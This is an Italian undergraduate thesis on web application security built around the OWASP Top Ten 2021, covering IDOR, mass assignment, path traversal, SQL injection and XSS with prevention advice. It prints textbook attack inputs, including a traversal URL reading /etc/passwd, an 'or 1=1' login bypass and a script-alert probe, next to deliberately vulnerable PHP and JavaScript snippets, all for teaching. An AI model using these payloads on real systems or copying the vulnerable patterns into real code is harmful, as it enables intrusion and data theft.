UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Sicurezza delle applicazioni web: analisi e prevenzione dei principali tipi di attacchi

Web application security: analysis and prevention of main attacks

Candidato:
Alessandro Marcolini

Relatore:
Chiar.mo Prof. Luca Spalazzi

Anno Accademico 2020-2021

UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Sicurezza delle applicazioni web: analisi e prevenzione dei principali tipi di attacchi

Web application security: analysis and prevention of main attacks

Candidato:
Alessandro Marcolini

Relatore:
Chiar.mo Prof. Luca Spalazzi

Anno Accademico 2020-2021

Università Politecnica delle Marche
Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione
Via Brecce Bianche – 60131 Ancona (AN), Italy

Sommario

Il numero di applicazioni web che vengono utilizzate ogni giorno è consistente. Gli utenti trovano comodo aver accesso ad una miriade di servizi, attraverso il solo utilizzo dello smartphone o del computer. Questo però porta a delle conseguenze dal punto di vista della sicurezza (di un utente o dei suoi dati). Infatti, se queste applicazioni non fossero sicure, di certo il bacino di utenza si ridurrebbe drasticamente.

L'obiettivo di questo studio è quello di illustrare le principali minacce a cui sono sottoposte le moderne applicazioni web e mostrare come sia possibile sfruttarle. Si vuole quindi dimostrare, data un'applicazione affetta da una vulnerabilità nota, come sia possibile approfittare della falla di sicurezza e quale impatto potenziale essa può avere sull'applicazione. Per riuscire a fare ciò, si utilizzeranno le nozioni acquisite nella prima parte ed alcuni strumenti specifici che verranno introdotti nel documento.

I risultati di questa ricerca mostrano che la presenza di vulnerabilità in un'applicazione web può portare a conseguenze molto gravi in termini di sicurezza degli utenti del sito, protezione di dati riservati e protezione dell'attività di impresa online. Sulla base di questi risultati si consiglia di prevenire la presenza di eventuali falle di sicurezza, agendo sia sulla progettazione del software, sia effettuando dei test per accertarsi della sicurezza sotto vari aspetti dell'applicazione.

Indice

Capitolo 1.

Introduzione

Le applicazioni web al giorno d'oggi sono molto diffuse: basti pensare al fatto che la maggior parte dei servizi che si utilizzano quotidianamente, come ad esempio l'informazione, lo shopping o i servizi bancari, sono ora accessibili tramite un applicazioni web. Risulta quindi evidente che queste applicazioni debbano essere sicure per evitare che dei malintenzionati possano attaccarle. Lo scopo di questa tesi è quello di illustrare le principali minacce che colpiscono le applicazioni web. La selezione di tali vulnerabilità è stata fatta basandosi sul progetto OWASP Top Ten[1], il quale stila una classifica delle dieci categorie di vulnerabiltà più diffuse. La OWASP (Open Web Application Security Project®)[2] è una fondazione no-profit che lavora per migliorare la sicurezza del software. L'ultima revisione del progetto OWASP Top Ten è del 2021 e pertanto si prenderà questa come riferimento.

La tesi è articolata in due parti: nella prima parte verranno presentate le vulnerabilità più importanti che affliggono le applicazioni web, procedendo con una descrizione delle stesse, le principali cause, le conseguenze relative alla loro presenza ed alcuni esempi di casi reali; la seconda parte, invece, è la parte sperimentale, dove si prenderanno in esame una versione di un software, nel particolare del CMS PrestaShop[3], con delle vulnerabilità note e si procederà passo passo con l'exploit delle stesse. Nel capitolo 2 viene trattata la OWASP Top Ten e viene effettuata una panoramica sulle varie categorie di vulnerabilità di cui è composta. Nei capitoli 3, 4, 5 si trattano alcune delle vulnerabilità più diffuse, divise per categoria di appartenenza. Nel particolare viene descritto il loro funzionamento, spesso affiancato ad esempi con pezzi di codice, e si forniscono delle linee guida per quanto riguarda la prevenzione. Nel capitolo 6 si descrive come è stata portata avanti la ricerca delle vulnerabilità note che successivamente verranno sfruttate. Il capitolo 7 si occupa della descrizione di come si è preparato un banco di prova per poter testare l'applicazione in locale. Infine, nei capitoli 8 e 9, viene descritto il procedimento che si è attuato per sfruttare le vulnerabilità, mostrando che impatto hanno sull'applicazione. Il capitolo 10 trae le conclusioni da quanto è emerso nel documento.

[1] https://www.owasptopten.org/
[2] https://owasp.org
[3] https://www.prestashop.com/

Parte I.

Analisi delle vulnerabilità

Capitolo 2.

OWASP Top Ten

Le vulnerabilità che affliggono un'applicazione web possono essere di vario tipo e possono portare a conseguenze più o meno gravi. In generale una vulnerabilità è una debolezza o una falla del sistema che permette ad un malintenzionato di acquisire un certo livello di controllo sul sito, rubare dati privati o causare malfunzionamenti ad esempio. Come accennato in precedenza, ci si baserà sulla revisione del 2021 [21], che è così composta:

1. A01 - Broken Access Control
2. A02 - Cryptographic Failures
3. A03 - Injection
4. A04 - Insecure Design
5. A05 - Security Misconfiguration
6. A06 - Vulnerable and Outdated Components
7. A07 - Identification and Authentication Failures
8. A08 - Software and Data Integrity Failures
9. A09 - Security Logging and Monitoring Failures21
10. A10 - Server-Side Request Forgery

Si procederà ora ad una descrizione più approfondita delle sopracitate categorie, specificando le vulnerabilità che verranno trattate in seguito.

2.1. Broken Access Control

Questa classe di vulnerabilità riguarda l'**autorizzazione** e quindi, come l'applicazione web gestisce l'accesso a determinate funzioni o contenuti in base all'utente. L'autorizzazione è lo strato che divide l'utente dalla parte del sistema che non è pubblicamente accessibile (si pensi ad esempio all'area riservata di un cliente in un sito di e-commerce). Non va confusa però con l'autenticazione che è invece il processo

per verificare l'identità di un utente. La presenza di questa classe di vulnerabilità è molto diffusa nelle applicazioni web moderne (OWASP segnala che il 94% delle applicazioni testate risulta vulnerabile ad una qualche forma di broken access control [1]). Uno dei motivi per il quale questo tipo di vulnerabilità è così diffuso è perché l'autorizzazione deve essere controllata ad ogni richiesta e a differenza di altre funzionalità, questa deve essere implementata dall'uomo; non può essere mitigata adottando una determinata tecnologia.

Questa classe può essere ulteriormente suddivisa in [29]:

- controllo degli accessi verticale
- controllo degli accessi orizzontale
- controllo degli accessi dipendente dal contesto

Controllo degli accessi verticale È l'insieme dei meccanismi che restringono l'accesso a funzionalità sensibili che non sono disponibili ad alcuni tipi di utente. Grazie a questo controllo, si distinguono diversi livelli di utenza per l'applicazione web. L'esempio più banale è la distinzione tra utente normale e amministratore del sito.

Controllo degli accessi orizzontale È l'insieme dei meccanismi che restringono l'accesso di un utente ad un sottoinsieme di risorse dello stesso tipo. Ad esempio è quello che accade in una applicazione web di posta elettronica: un utente ha accesso solo alle sue email.

Controllo degli accessi dipendente dal contesto È l'insieme dei meccanismi che restringono l'accesso a funzionalità e/o risorse dell'applicazione in base allo stato della stessa o all'interazione con l'utente. Per chiarire il concetto, questi meccanismi evitano che l'utente esegua delle azioni nell'ordine sbagliato. Ad esempio in un e-commerce si vuole evitare che l'utente modifichi il contenuto del carrello dopo aver effettuato il pagamento.

2.2. Cryptographic Failures

Questa categoria comprende tutte quelle vulnerabilità che possono presentarsi a causa di problemi dovuti alla crittografia. Spesso, la presenza di questo tipo di vulnerabilità porta all'esposizione di dati sensibili. Ciò può essere ricondotto a diverse cause, le quali possono essere [2]: trasferimento dei dati sensibili in chiaro, utilizzo di algoritmi crittografici deboli o obsoleti, utilizzo di chiavi crittografiche deboli o riutilizzo delle stesse e mancanza di header di sicurezza.

2.3. Injection

La categoria Injection racchiude in sé tutte le vulnerabilità che si presentano a causa di una gestione non corretta dell'input dell'utente o di altre fonti. È buona norma, a prescindere, non fidarsi mai dell'input di un utente e quindi di "sanificare" il più possibile ciò che proviene da una fonte non attendibile. Quando ciò non accade, un utente malintenzionato potrebbe modificare il suo input per controllare la risposta dell'applicazione a suo piacimento. Questo è quello che accade quando l'input dell'utente va a far parte di un comando che andrà interpretato da un database o da una shell ad esempio, e porta alle seguenti vulnerabilità che verranno trattate nel capitolo 4:

- SQL injection
- XSS - Cross Site Scripting
- CSV injection

2.4. Insecure Design

Questa categoria si focalizza sui rischi relativi a difetti e/o vulnerabilità presenti nell'architettura dell'applicazione. Una buona pratica da seguire per evitarne è quella del Threat Modeling. Il threat modeling è un processo mediante il quale si analizzano ed enumerano le potenziali minacce, come eventuali vulnerabilità strutturali, e si predispongono le difese da mettere in campo per difendersi dalle stesse [13]. È inoltre importante svolgere un'analisi del rischio prima della progettazione di un'applicazione (o software in generale) per avere un'idea generica del livello di sicurezza che essa necessita. Questa categoria non comprende un tipo specifico di vulnerabilità. Esempi della presenza di insecure design sono [4]:

- presenza di output di messaggi di errore: nel particolare errori relativi al database o al tipo di template utilizzati
- possibilità di recupero credenziali attraverso domande e risposte: vietato in quanto non assicurano l'identità dell'utente e sono potenzialmente ricavabili da attività di social engineering [15].

2.5. Security Misconfiguration

Con Security Misconfiguration si intende una non corretta configurazione del sistema. Nel particolare si è in presenza di una configurazione non corretta quando [5]:

- non sono stati eliminati account di test e/o account di default

- sono presenti funzioni aggiuntive che non vengono attualmente utilizzate dall'applicazione e che quindi contribuiscono solo ad aumentare la superficie di attacco
- i permessi (scrittura/lettura) sui server cloud non sono configurati correttamente
- i componenti non sono configurati in modo sicuro
- sono utilizzati componenti obsoleti o affetti da vulnerabilità note (si veda 2.6)

2.6. Vulnerable and Outdated Components

La presenza di componenti obsoleti o affetti da vulnerabilità è determinante per il livello di sicurezza dell'applicazione. Basti pensare che nello sviluppo di un'applicazione moderna sono concatenati tra loro diversi componenti che lavorano sinergicamente. Questa categoria di vulnerabilità si presenta quando l'aggiornamento di tali componenti causa dei problemi con l'applicazione, in particolare la nuova versione del componente potrebbe: non soddisfare alcune dipendenze, cambiare nome a delle funzioni o deprecare altre funzioni e così via. Visto che per adattare il sistema ai cambiamenti è necessario tempo e lavoro, questo viene spesso rimandato sottovalutando la sua importanza.

2.7. Identification and Authentication Failures

La seguente categoria riguarda le minacce che possono derivare da una non corretta gestione dei processi di identificazione ed autenticazione. Nella prima categoria si faceva riferimento all'autorizzazione mentre adesso si parla di autenticazione. I termini possono sembrare simili, ma mentre il primo riguarda di verificare se si hanno i permessi per svolgere una determinata azione, il secondo serve per accertarsi che la persona sia chi dice di essere. Questo processo si traduce spesso nell'azione di login, dove si forniscono email e password ad esempio, per verificare l'identità della persona. Un'applicazione web ha problemi relativi all'identificazione e all'autenticazione quando [7]:

- permette il brute force su una richiesta di login, cioè è possibile inviare richieste senza limiti provando ogni volta password diverse (spesso prese da dizionari di password comuni)
- permette l'utilizzo di password banali e facilmente indovinabili come ad esempio "password1"
- non prevede l'autenticazione a due fattori
- espone il token di sessione su un url

- utilizza algoritmi crittografici deboli o trasmette il contenuto in testo in chiaro (si veda 2.2)

2.8. Software and Data Integrity Failures

Le applicazioni si basano fortemente su librerie, moduli e plugins. Essi risultano agevoli nello sviluppo di un'applicazione perché permettono di non dover reimplementare delle funzioni che sono già state sviluppate da altri. E di per sé non è una pratica sbagliata, ma lo diventa nel momento in cui non viene verificata se la fonte di quel componente sia sicura o meno. È per questo che si raccomanda l'utilizzo di strumenti, come ad esempio la firma digitale, per accertarsi che il componente proviene da una fonte sicura [8]. Un altro caso che ricade all'interno di questa categoria è quello in cui dei dati o oggetti serializzati sono salvati in una struttura a cui un malintenzionato può accedere e modificare questo tipo di file. Anche stavolta è necessario ricorrere ad una verifica dell'integrità del dato prima di procedere alla deserializzazione.

2.9. Security Logging and Monitoring Failures

Finora si è parlato di categorie di vulnerabilità intese come punti deboli dell'applicazione o dell'architettura. Questa categoria si distingue dalle altre perché si concentra sulla mancanza di un adeguato sistema di monitoraggio e di logging. Il concetto che sta alla base è che non è possibile identificare, prevenire e porre rimedio ad una eventuale minaccia o falla che colpisce il sistema se non si è in grado di identificarla attraverso i propri strumenti. Si è in presenza di un inadeguato sistema di monitoraggio e logging quando [9]:

- eventi importanti non vengono inseriti nei log (ad esempio: login, login falliti, transazioni)
- i log dell'applicazione e delle API non vengono monitorati riguardo attività sospette
- l'applicazione non rileva scansioni da software automatizzati
- l'applicazione non è in grado di rilevare attacchi in tempo reale

2.10. Server-Side Request Forgery

Server-Side Request Forgery (o SSRF) è una vulnerabilità che permette all'attaccante di indurre l'applicazione web ad effettuare richieste HTTP verso un dominio arbitrario da lui scelto [10]. Un caso tipico è quello in cui l'attaccante forza l'applicazione ad effettuare richieste a servizi interni all'infrastruttura dell'organizzazione. Questa vulnerabilità verrà trattata nel dettaglio, nel capitolo 5.

Capitolo 3.

Broken Access Control

3.1. IDOR - Insecure Direct Object Reference

IDOR è un particolare tipo di vulnerabilità relativa al controllo degli accessi [18]. È una delle vulnerabilità più diffuse che colpisce applicazioni web e API. È un difetto di progettazione che permette ad un utente di accedere a dati sensibili senza una adeguata autorizzazione. La sua presenza così diffusa è data anche dal fatto che richiede testing manuale che non può essere automatizzato in alcun modo. Ne esistono diversi tipi, che sono:

- modifica dei parametri dell'URL
- manipolazione del corpo della richiesta
- mass assignment

3.1.1. Modifica dei parametri dell'URL

È il tipo più conosciuto. In questo caso l'URL della richiesta contiene un parametro (spesso chiamato 'id') o un riferimento, ad una risorsa a cui si sta accedendo. Ad esempio:

```
http://www.my-website.com/resources?id=4
```

o anche:

```
http://www.my-website.com/resources/4
```

Un utente malintenzionato potrebbe modificare il parametro 'id' in modo da accedere ad un'altra risorsa. Qualora l'applicazione mostri la risorsa corrispondente al nuovo 'id' e l'utente non potrebbe accedervi si ha un IDOR. È da notare che la vulnerabilità non è limitata al verbo HTTP GET, ma se è presente, può essere sfruttata anche mediante tutti gli altri verbi HTTP.

3.1.2. Manipolazione del corpo della richiesta

Questo tipo è tipico delle richieste POST (ma non solo) che contengono dei parametri nascosti. Ad esempio il seguente form:

```
<form name="change_password_form" action="change_password.php">
    <input type="password" name="new-password">
    <input type="password" name="confirm-new-password">
    <input type="hidden" name="account_id" value="123">
</form>
```

contiene un parametro nascosto (hidden) che non è modificabile dall'utente attraverso dei campi di input visibili. Un utente malintenzionato però, potrebbe modificare il campo 'value' del parametro direttamente dal corpo della richiesta e, così facendo, modifichirebbe non la sua password, ma la password di un altro utente.

3.1.3. Mass assignment

Conosciuto anche come object injection o autobinding [19]. Con mass assignment si intende la funzionalità di alcuni framework che permette agli sviluppatori di iniettare un insieme di dati inseriti dall'utente in un form, direttamente in un oggetto o in un database. Questo, anche se rappresenta un enorme vantaggio per chi sviluppa il codice, potrebbe avere ripercussioni sulla sicurezza dello stesso. Ipotizziamo un form per la registrazione ad un sito web:

```
<form name="register" action="register.php">
    <input type="text" name="password">
    <input type="password" name="password">
</form>
```

E immaginiamo che l'invio di questo form sfrutti la mass assignment e crei un oggetto "Utente", utilizzando, oltre ai dati forniti dall'utente, un dato in più chiamato "role" con valore "user" che indica il ruolo dell'utente. Ora, se l'utente aggiunge nella richiesta il parametro role e lo setta ad "admin" potrebbe facilmente ottenere i permessi di amminstratore.

3.1.4. Prevenzione

Per prevenire il verificarsi di IDOR è consigliabile che ad ogni richiesta si verifichi se l'utente possa accedere a quel file. Controllando i permessi dell'utente ad ogni richiesta potenzialmente risolverebbe il problema dato che, anche se fosse possibile indovinare l'indirizzo di un'altra risorsa, questa non sarebbe accessibile. La proposta[1] di OWASP è quella di utilizzare una funzione di hash con un salt (definito a livello dell'applicazione) per rimpiazzare l'identificatore [17]. Questo renderebbe sicuramente più difficile riuscire ad enumerare le risorse.

3.1.5. Caso reale

Nel 2020 è stata riportata la presenza di un IDOR, che permetteva di pagare utilizzando la carta di credito di un'altra persona. La vulnerabilità è stata trovata sul sito Yelp.

[1] https://github.com/righettod/poc-idor



Figura 3.1.: Report della vulnerabilità sul sito HackerOne [16]

3.2. Path traversal

Rientra nella categoria Broken Access Control anche la vulnerabilità di path traversal. Path traversal, anche conosciuta come directory traversal, è una vulnerabilità che permette ad un utente malintenzionato di accedere a file arbitrari nel server dove si trova l'applicazione, infrangendo così le politiche di controllo degli accessi [12]. Solitamente questa minaccia è presente nelle applicazioni che utilizzano input proveniente dall'utente per costruire il percorso di un file (path) a cui si deve accedere, senza però eseguire alcuna sanificazione. Si consideri il seguente pezzo di codice in PHP per includere dei file:

```
$file = $_GET['file'];
if(isset($file))
{
    include("resources/$file");
}
else
{
    include("index.php");
}
```

Se viene specificato un parametro GET "file" nell'url, allora il codice proverà a caricare quel file (un'immagine nell'esempio in questione), altrimenti mostrerà il file index.php. Digitando il seguente url:

```
http://www.my-website.com/resources/cat.png
```

all'utente verrà mostrata (se esiste) l'immagine cat.png. Quello che l'utente può fare per aggirare il sistema e includere file a suo piacimento è semplicemente aggiungere una serie di "../" che servono per risalire da una cartella alla cartella "genitore", e poi aggiungere il percorso del file che si desidera visualizzare, in questo modo:

```
http://www.my-website.com/resources/../../../../etc/passwd
```

Notare che non è necessario che il numero di "../" sia preciso per risalire alla radice del filesystem.

3.2.1. Prevenzione

Il modo più efficace per evitare il path traversal è di non passare direttamente l'input dell'utente alla API del filesystem [12]. Per fare questo l'input dovrebbe essere, per prima cosa, sottoposto a una validazione lato client, che controlla che i caratteri utilizzati non siano tra quelli vietati (blacklist), oppure prevedere solo una serie di caratteri che possono essere utilizzati (whitelist). Successivamente, l'applicazione dovrebbe concatenare il percorso del file attuale con l'input dell'utente e applicare una funzione per ottenere il percorso assoluto della risorsa a cui si vuole accedere. Per fare ciò esistono dei metodi o funzioni già previsti da alcuni linguaggi di programmazione. Il Java ad esempio mette a disposizione il metodo "File.getCanonicalPath()", mentre il PHP utilizza la funzione "realpath()".

Capitolo 4.

Injection

4.1. SQL injection

La SQL injection è un tipo di code injection che si può presentare quando l'input dell'utente forma parte di una query eseguita su un database SQL. La presenza di questa vulnerabilità permette all'utente di accedere arbitrariamente a dati che non gli appartengono, attraverso la modifica ad hoc del suo input [26]. In molti casi, è possibile non solo visualizzare dati, ma anche modificarli e/o aggiungerne a piacimento, applicando modifiche permanenti al database. L'impatto che può avere è molto grave, perché in alcuni casi permette all'attaccante di cancellare l'intero database, oppure estrapolarne tutti i dati sensibili. Si mostra, a titolo di esempio, del codice vulnerabile ad una SQL injection. Si supponga di avere un sito web con una funzione di login. Le credenziali dell'utente sono salvate in un database SQL e quando si effettua la richiesta di login esse vengono confrontate con quelle inviate dall'utente.

```
$query = mysqli_query("SELECT * FROM Users
    WHERE username ='" . $_POST['username'] ."'
    AND password ='" . $_POST['password'] ."'
    );
```

In questo esempio, le credenziali dell'utente sono concatenate senza alcuna validazione alla query SQL. Quello che un utente malintenzionato può fare è inviare come username la stringa "' or 1=1; –", così facendo la query diventerebbe:

```
SELECT * FROM Users WHERE username='' or 1=1 -- AND password=''
```

Nel particolare, l'apice singolo all'inizio chiude il campo username, OR 1=1 è un comando SQL, e i due trattini servono per commentare il resto della query. Quindi l'esecuzione di questo codice risulterebbe sempre vera, grazie a OR 1=1, e l'attacante sarebbe in grado di effettuare il login con un utente a sua scelta.

L'esempio appena visto, anche se banale, permette di capire quanto sia importante evitare questo tipo di minaccia. Nella sezione 4.1.1 si vedranno le principali misure preventive da poter adottare per evitare la presenza di SQL injection.

Esistono diversi tipi di SQL injection e sono [26]:

- **Union-based SQL injection**: questo tipo prevede l'utilizzo della clausola SQL "UNION". Quest'ultima permette di estrapolare dati da tabelle differenti

del database, mettendo alla fine della query la clausola stessa assieme ad un altra query SELECT. Ad esempio:

```
SELECT colonna1 FROM tabella WHERE colonna2 = $input
```

Con un input ad hoc, diventa:

```
SELECT colonna1 FROM tabella WHERE colonna2 = 1
UNION SELECT colonna3 FROM tabella2
```

Per avere successo una SQL injection basata sulla UNION deve rispettare due regole: il numero di colonne deve essere lo stesso per entrambe le SELECT e i tipi di dato della seconda query devono corrispondere con quelli della prima.

- **Blind SQL injection**: questo tipo assomiglia ad una classica SQL injection tranne per il fatto che non restituisce nessun output riguardo la query eseguita. Ciò lo rende più difficile da sfruttare rispetto alle altre.

4.1.1. Prevenzione

Il miglior modo per prevenire la presenza di SQL injection è quello di utilizzare prepared statement [22] assieme a query parametrizzate. Le dichiarazioni preparate consistono nell'utilizzare modelli già pronti in cui la query è separata dai parametri. Diversamente dalle immissioni di dati manuali, in cui i valori vengono assegnati già al momento dell'esecuzione di un comando, i Prepared Statement utilizzano variabili o metacaratteri che vengono poi sostituiti con valori reali all'interno del sistema. Così facendo il database saprà quale parte costituisce la query e quale parte i dati (o parametri). I prepared statement sono già implementati nella maggior parte dei linguaggi di programmazione.

Un altro metodo consiste nell'adottare la tecnica ORM (Object-Relational Mapping). ORM è una tecnica che consente di eseguire query e manipolare i dati da un database utilizzando un paradigma orientato agli oggetti. Adottando questo metodo non sarà necessario scrivere alcuna query, ma basterà utilizzare i metodi previsti dalla libreria per ottenere lo stesso risultato.

4.1.2. Caso reale

Il link per cancellare la sottoscrizione ad Uber, era vulnerabile ad una SQL injection (figura 4.1).

4.2. XSS - Cross Site Scripting

Cross Site Scripting è una vulnerabilità che permette ad un utente malintenzionato di caricare del codice malevolo su di un sito che altrimenti sarebbe considerato sicuro [11]. Questo tipo di attacco permette di aggirare la Same Origin Policy(SOP).



Figura 4.1.: Report della vulnerabilità sul sito HackerOne [27]

Same Origin Policy La Same Origin Policy è un meccanismo di sicurezza che stabilisce come un documento o uno script proveniente da una origin può interfacciarsi con una risorsa proveniente da un'altra origin [23]. Per origin si intende la combinazione di protocollo, nome dell'host e porta. Nel particolare uno script caricato su una origin può accedere ai dati di una risorsa esterna solo se essi condividono la stessa origin. Quindi è come se la origin diventasse un perimetro: i dati privati all'interno di una pagina non possono essere acceduti da pagine di altre origin.

Data la complesstità delle applicazioni moderne esistono diversi modi attraverso il quale un'attaccante può aggirare la SOP. Un XSS è un'iniezione di codice JavaScript all'interno di una pagina. Se un utente malevolo riesce ad eseguire del codice JavaScript arbitrario all'interno della pagina, potrebbe:

- rubare cookie di sessione e successivamente effettuare il login impersonando la vittima
- rubare informazioni all'interno della pagina
- compiere azioni per conto della vittima a sua insaputa

Si divide in due tipi diversi, che sono [29]:

- Reflected XSS
- Stored XSS
- DOM-based XSS

4.2.1. Reflected XSS

È il tipo più comune di XSS. Si verifica quando l'input dell'utente viene restituito (riflesso) immediatamente dall'applicazione Web nella pagina di risposta che include

alcuni o tutti i dati inseriti dall'utente nella richiesta. Se i dati non vengono sanificati è possibile caricare del codice JavaScript, includendo nell'input il tag "<script>". Si prenda a titolo di esempio un sito web di e-commerce che implementi una funzione di ricerca, e che l'url di una richiesta sia il seguente:

```
http://www.my-website.com/search?q=scarpe
```

dove "scarpe" è il termine ricercato dall'utente e si supponga che la pagina di risposta includa il messaggio "Risultati della ricerca per scarpe" Chiaramente l'input dell'utente viene riflesso all'interno della pagina. Mettendo come input il seguente "<script>alert(1)</script>" e supponendo non ci sia alcuna sanificazione da parte dell'applicazione, l'url della nuova richiesta sarà del tipo:

```
http://www.my-website.com/search?q=%3Cscript%3Ealert(1)%3C/script%3E
```

Stavolta al caricamento della pagina, si aprirà un alert con scritto "1" e il messaggio che verrà mostrato sarà "Risultati della ricerca per" in quanto il tag script viene correttamente interpretato.

4.2.2. Stored XSS

Questo tipo di XSS è simile al precedente. La differenza principale è che l'input dell'utente, viene memorizzato dall'applicazione, spesso attraverso un database, e successivamente viene mostrato ad altri utenti senza opportuna sanificazione. Un tipico esempio riguarda la funzione di commenti all'interno di un blog. Se l'applicazione è vulnerabile a XSS e l'attaccante invia un commento contenente del codice JavaScript, esso verrà eseguito ogni volta che un'utente visita la pagina senza che lui faccia nulla. Il comportamento è schematizzato nella figura 4.2.

4.2.3. DOM-based XSS

I tipi precedenti prevedono uno specifico comportamento, nel quale l'applicazione prende l'input dell'utente e successivamente lo mostra in una pagina di risposta. Questa terza categoria non prevede questo pattern. Stavolta, il processo che porta all'esecuzione del codice JavaScript è il seguente [29]:

- un utente richiede uno speciale url, creato ad hoc dall'attaccante, contenente del codice JavaScript.
- la risposta del server non contiene il codice caricato dall'attaccante.
- ma quando il browser dell'utente processa la risposta, il codice JavaScript viene eseguito ugualmente.

Questa serie di eventi si verifica perché il JavaScript può accedere al document object model (DOM) del browser e, perciò, può determinare qual è l'url usato per caricare una determinata pagina. Se l'applicazione utilizza parte di un url per aggiornare



Figura 4.2.: Schema di di un attacco avvalendosi di uno Stored XSS

dinamicamente i contenuti di una determinata pagina, allora l'applicazione potrebbe essere vulnerabile. Per chiarire meglio questo concetto, si prenda in esame un applicazione che per mostrare i messaggi di errore utilizzi sempre la stessa pagina, cambiando di volta in volta il messaggio di errore. Questo potrebbe essere fatto mediante il codice JavaScript seguente [20]:

```
/*url di esempio
 http://www.my-website.com/error?message="Articolo non trovato"
 */
<script>
    var url=document.location;
    var message=url.substring(url.indexOf('message=')+8, url.length);
    document.write(message);
</script
```

L'attaccante ora dovrà limitarsi ad inviare alla vittima un url che come messaggio di errore abbia il codice JavaScript da eseguire e il gioco è fatto.

4.2.4. Prevenzione

Le tre regole chiave da mettere in pratica per evitare la presenza di XSS sono [11]:

- validare l'input: alla ricezione dell'input dell'utente, questo deve essere validato e sanificato in maniera adeguata. Ad esempio è necessario sostituire i

caratteri HTML che possono essere pericolosi con la loro versione codificata. La maggior parte dei linguaggi di programmazione sono provvisti di funzioni di questo tipo.

- codificare l'output: quando i dati inseriti dall'utente vengono mostrati nella risposta è necessario codificarli come nel punto precedente.
- Utilizzare appropriati header nella risposta: per impedire il XSS nelle risposte che contengono HTML e JavaScript è possibile utilizzare gli header "Content-Type" e "X-Content-Type-Options" per garantire che il browser interpreti le risposte nel modo desiderato.

4.2.5. Caso reale

Il sito di MoPub era vulnerabile ad uno stored XSS nella pagina dei report (figura 4.3).

